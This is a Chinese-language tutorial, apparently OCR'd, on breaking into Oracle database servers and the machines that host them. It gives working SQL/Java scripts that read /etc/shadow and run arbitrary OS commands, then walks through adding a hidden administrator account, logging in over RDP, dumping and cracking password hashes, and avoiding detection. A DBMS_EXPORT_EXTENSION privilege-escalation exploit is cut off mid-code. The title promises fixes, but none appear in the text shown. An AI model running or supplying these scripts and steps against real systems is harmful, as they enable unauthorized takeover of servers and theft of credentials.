linux 和 windows 系统直连 Oracle 数据库注入提权和修复详解

作者：菜牛

收到约镐通知，刚好正研究 ORACLE 课题，而国内网上相关主题不是很多，所以就写了此文，本文详细演示了针对 linux 和 windows 两种主流操作系统的 ORACLE 提权过程，希望对想了解 ORACLE 但又不知道从何入手的朋友有帮助。对于管理员来说，也可以参考此文看自己的数据库有否存在文中漏洞。

ORACLE 数据库简介：

ORACLE 是以高级结构化查询语言(SQL)为基础的大型关系数据库,它使用 SQL(Structured guery language)作为它的数据库语言。SQL 主要包括数据定义、数据操纵（包括查询）和数据控制等三方面功能。SQL 是一种非过程化程度很高的语言，用户只需说明"干什么"而无需具体说明"怎么干"语言简洁、使用方便功能强大，集联机交互与嵌入于一体，能适应广泛的使用环境。

由于 ORACLE 数据库在设置、使用、维护、备份过程的技术要求相对其他数据库要高，需要专业的 ORACLE 数据库工程师来操作,所以使用 ORACLE 数据库的客户一般都是大型企业，如 ISP、交通、通讯、金融等等，所以为了避免遭受攻击，ORACLE 管理员的安全设置，起到了关键作用。

ORACLE 数据库有强大的存储功能，操作过程复杂，安全方面在 10G 以上版本得到很大改善，所以很多管理员，都没做安全检测测试，这就为攻击者提供了入侵机会。

那攻击者是如何入侵 ORACLE 数据库的呢？不要着急，慢慢听我道来…..

==========传说中的分割线==========

准备工具：
ORACLE 数据库口令扫描工具，网上有几种，自己可以根据喜好选择
1 Python 脚本的 oracle.pl
2 俄罗斯的软件 COSS，GUI 界面的 GOSS
3 Oracle 字符集扫描工具
4 需要 PERL 支持的 tnscmd.pl

环境：需要安装 ORACLE 客户端，LINUX 操作系统或 WINDOWS 系统都可以。
==========传说中的分割线==========

下面是对 ORACLE 数据库安全检测步骤：

要连接一台 ORACLE 数据库服务器，我们要知道服务器的 IP 地址、用户名、密码、数据库名（SID），IP 地址 PING 下域名可以获得，用户，密码，SID 用上面提到的扫描工具，就可以获得。这里说说默认用户和密码，ORACLE 的默认用户和密码很多都是一样的，如：DBSNMP/DBSNMP，MDSYS/MDSYS，AQUSER/AQUSER 等有上百个，这是其他数据库没有的，可见其的复杂。SYS 和 SYSTEM 这两个用户是数据库 DBA 权限用户（数据库管理员权限），10G 以上版本安装后会提示修改，但也有很多马虎的管理员没修改，这就等于为攻击者开了一扇大门。


经过本人测试总结，DBSNMP/DBSNMP 在 70%的 8i-9i 的版本上都可以登陆，这就带来了安全隐患，因为 DBSNMP 用户可以读取用户密码表，这样攻击者只要把 MD5 加密的 16 位 HASH 值破解，就能拿到 DBA 权限。

==========传说中的分割线==========

实例一：LINUX 服务器读取 SHADOW 密码表

我们用扫描工具扫描 IP，确定了服务器开启 1521 端口，这个是 ORACLE 的监听端口

图一




我们用 PERL 脚本的 TNSCMD 来扫描主机系统，数据库版本，和 SID，我们得到信息，此服务器是 LINUX 系统，数据库版本是 9.2.0.4.0，数据库名是 ose

图二图三

```
[root@localhost ~]# perl tnscmd.pl status -h [redacted]10 --indent
sending (CONNECT_DATA=(COMMAND=status)) to [redacted]0:1521
writing 89 bytes
reading
. .......6.........]. ..........g........
  DESCRIPTION=
    TMP=
    VSNNUM=153093120
    ERR=0
    ALIAS=LISTENER
    SECURITY=OFF
    VERSION=TNSLSNR for Linux: Version 9.2.0.4.0 - Production
    START_DATE=12-AUG-2007 07:03:37
    SIDNUM=1
    LOGFILE=/home/oracle/product/9.2/network/log/listener.log
    PRMFILE=/home/oracle/product/9.2/network/admin/listener.ora
    TRACING=off
    UPTIME=1370499751
    SNMP=OFF
    PID=4531
```

```
  SERVICE=
    SERVICE_NAME=OSE
    INSTANCE=
      INSTANCE_NAME=OSE
      NUM=1
      INSTANCE_STATUS=UNKNOWN
      NUMREL=1

    INSTANCE=
      INSTANCE_NAME=OSE
      NUM=2
      NUMREL=1
```

用 ORACLE 客户端连接，这里使用的默认用户 SCOTT，
命令语句：sqlplus scott/tiger@//ip:1521/ose
图四



连接上后，我们可以来尝试执行 SQL 命令脚本，脚本成功执行后，我们获得了用户及对应的 SHELL 目录列表。命令：#@/linux.sql

图五

```
Grant succeeded.


Grant succeeded.

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
gdm:x:42:42::/var/gdm:/sbin/nologin
pegasus:x:66:65:tog-pegasus OpenPegasus WBEM/CIM
services:/var/lib/Pegasus:/sbin/nologin
htt:x:100:101:IIIMF Htt:/usr/lib/im:/sbin/nologin
xflow:x:500:500::/home/XF:/bin/bash
oracle:x:501:500::/home/oracle:/bin/bash
junerai:x:502:502::/home/junerai:/bin/bash

PL/SQL procedure successfully completed.
```

附 linux.sql 脚本代码：


```
--code
set serveroutput on
CREATE OR REPLACE AND RESOLVE JAVA SOURCE NAMED "JAVAREADFILE"
AS
import java.lang.*;
```

```
import java.io.*;
public class JAVAREADFILE
{
public static void readfile(String filename) throws IOException
{
FileReader f = new FileReader(filename);
BufferedReader fr = new BufferedReader(f);
String text = fr.readLine();
while(text != null)
{
System.out.println(text);
text = fr.readLine();
}
fr.close();
}
}
/
CREATE OR REPLACE PROCEDURE JAVAREADFILEPROC (p_filename IN VARCHAR2)
AS LANGUAGE JAVA
NAME 'JAVAREADFILE.readfile(java.lang.String)';
/
exec dbms_java.set_output(5000);
grant javasyspriv to system;
grant javauserpriv to system;
exec JAVAREADFILEPROC('/etc/passwd')
--code
```

得到用户，那怎么样才能得到密码列表呢？

我们输入命令：exec :javareadfileproc(‘/etc/shadow’); 然后执行，呵呵，我们得到了密码表

图六



我们可以把经过特殊加密的密码值复制下来，转换成普通 MD5 值，然后就可以用彩虹表破解密码了，得到 ROOT 和密码，然后 SSH 连接。


==========传说中的分割线==========

实例二：WINDOWS 服务器获得完全控制权，远程终端登陆，破解系统管理员密码

扫描服务器端口，扫描服务器系统类型，数据库版本，用户，密码，SID 这两步参考图一图二图三。

下面我们连接 WINDOWS 系统的 ORACLE 数据库

图七



执行 windows.sql

图八

附：windows.sql 脚本代码：

--code
create or replace and compile
java souRCe named "util"
as
import java.io.*;

```
import java.lang.*;
public class util extends Object
{
public static int RunThis(String args)
{
Runtime rt = Runtime.getRuntime();
int RC = -1;
try
{
Process p = rt.exec(args);
int bufSize = 4096;
BufferedInputStream bis =new BufferedInputStream(p.getInputStream(), bufSize);
int len;
byte buffer[] = new byte[bufSize];
// Echo back what the program spit out
while ((len = bis.read(buffer

, 0, bufSize)) != -1)
System.out.write(buffer, 0, len);
RC = p.waitFor();
}
catch (Exception e)
{
e.printStackTrace();
RC = -1;
}
finally
{
return RC;
}
}
}
/
create or replace
function RUN_CMz(p_cmd in varchar2) return number
as
language java
name 'util.RunThis(java.lang.String) return integer';
/
create or replace procedure RC(p_cmd in varChar)
as
x number;
begin
x := RUN_CMz(p_cmd);
```

end;
/
variable x number;
set serveroutput on;
exec dbms_java.set_output(100000);
grant javasyspriv to system;
grant javauserpriv to system;
exec :x:=run_cmz('net1 user');
--code

脚本执行成功，然后我们来创建用户，
命令：
exec :x:=run_cmz(‘net1 user test nzhack /add’);
exec :x:=run_cmz(‘net1 localgroup administrators nzhack /add’);
好，显示我们已经成功创建管理员用户 nzhack
图九，图十


```
-------------------------------------------------------------------------------
admin                    Administrator            aj
Guest                    SUPPORT_388945a0
The command completed with one or more errors.

PL/SQL procedure successfully completed.
```


```
SQL> exec :x:=run_cmz('net1 user');
User accounts for \\
-------------------------------------------------------------------------------
admin                    Administrator            aj
Guest                    nzhack                   SUPPORT_388945a0
The command completed with one or more errors.

PL/SQL procedure successfully completed.
```

我们再查看一下，原来已经开启了 3389 端口，可以远程终端连接
图十一

```
TCP    0.0.0.0:2000           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2030           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2638           0.0.0.0:0              LISTENING
TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
TCP    0.0.0.0:6210           0.0.0.0:0              LISTENING
TCP    0.0.0.0:6257           0.0.0.0:0              LISTENING
TCP    0.0.0.0:8080           0.0.0.0:0              LISTENING
```

然后用 rdesktop 连接,成功登陆。
图十二
图十三





到此，已经实现了测试的目的，在得到服务器后，各人都有各人的喜好，有朋友喜欢克隆帐号，有朋友喜欢放远控，有朋友喜欢修改注册表或放 VBS 脚本，创建不死帐号等等。我个

人就比较喜欢直接获取管理员的密码，这样一来省事，二来不容易被发现，因为 3389 登陆后，在 C:\Documents and Settings 目录下会创建相应的目录，用其他用户登陆后，管理员看到有可疑的目录，就容易发现。


要准备好彩虹表，700M 的（包含 14 位以下字母加数字）最好是 7G 的（包含 14 位以下字母加数字加特殊符号），还有 pwdump 工具。

下面说说方法：

在远程桌面连接里，用 IE 下载 pwdump，解压后复制到 C 盘，


然后指令：pwdump7 >pass.txt

图十四



得到的密码 HASH 值，我们可以用 ophcrack 配合彩虹表来破

图十五



数字加字母的密码用 700M 彩虹表只用 15 秒就破出来了，如果是特殊符号的，用 7G 彩虹表一般 20 分钟左右，如果 CPU 快和内存多，时间会更短。了解此方法后，大家是否有些心动呢，呵呵

==========传说中的分割线==========

ORACLE 低权限用户提权方法：

【漏洞名称】 sys.dbms_export_extension.get_domain_index_metadata 提升权限漏洞

【影响平台】 Oracle 8i / 9i / 10g / XE

【风险等级】 高

【攻击需求】 较低权限账号

【造成危害】 取得管理员权限

【内容描述】

Oracle Database Server 8.1.7.4, 9.0.1.5, 9.2.0.7, 10.1.0.5 及其他版本可以允许远端攻击者执行任意 SQL 命令,由于 DBMS_EXPORT_EXTENSION package 中的 GET_DOMAIN_INDEX_METADATA 程序存在漏洞远端攻击者可以送出特殊建立的 SQL 命令来提升权限以及新增,修改,删除数据库。

【测试代码】

1、用 scott/tiger 登陆 Oracle，scott 是 oracle 内建用户，权限较低，通过执行特殊参数的命令可以提升为 DBA。

sqlplus scott/tiger@orcl

2、查询 scott 的当前角色

SQL> select * from session_roles;

ROLE

CONNECT
RESOURCE

可以看到 scott 只有 CONNECT 和 RESOURCE 两个权限较低的角色

3、利用漏洞执行权限提升

```
SQL>
-- Create a function in a package first and inject this function. The function will be executed as user SYS.
CREATE OR REPLACE
PACKAGE HACKERPACKAGE AUTHID CURRENT_USER
IS
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3 VARCHAR2,p4 VARCHAR2,env SYS.odcienv)
RETURN NUMBER;
END;
/

CREATE OR REPLACE PACKAGE BODY HACKERPACKAGE
IS
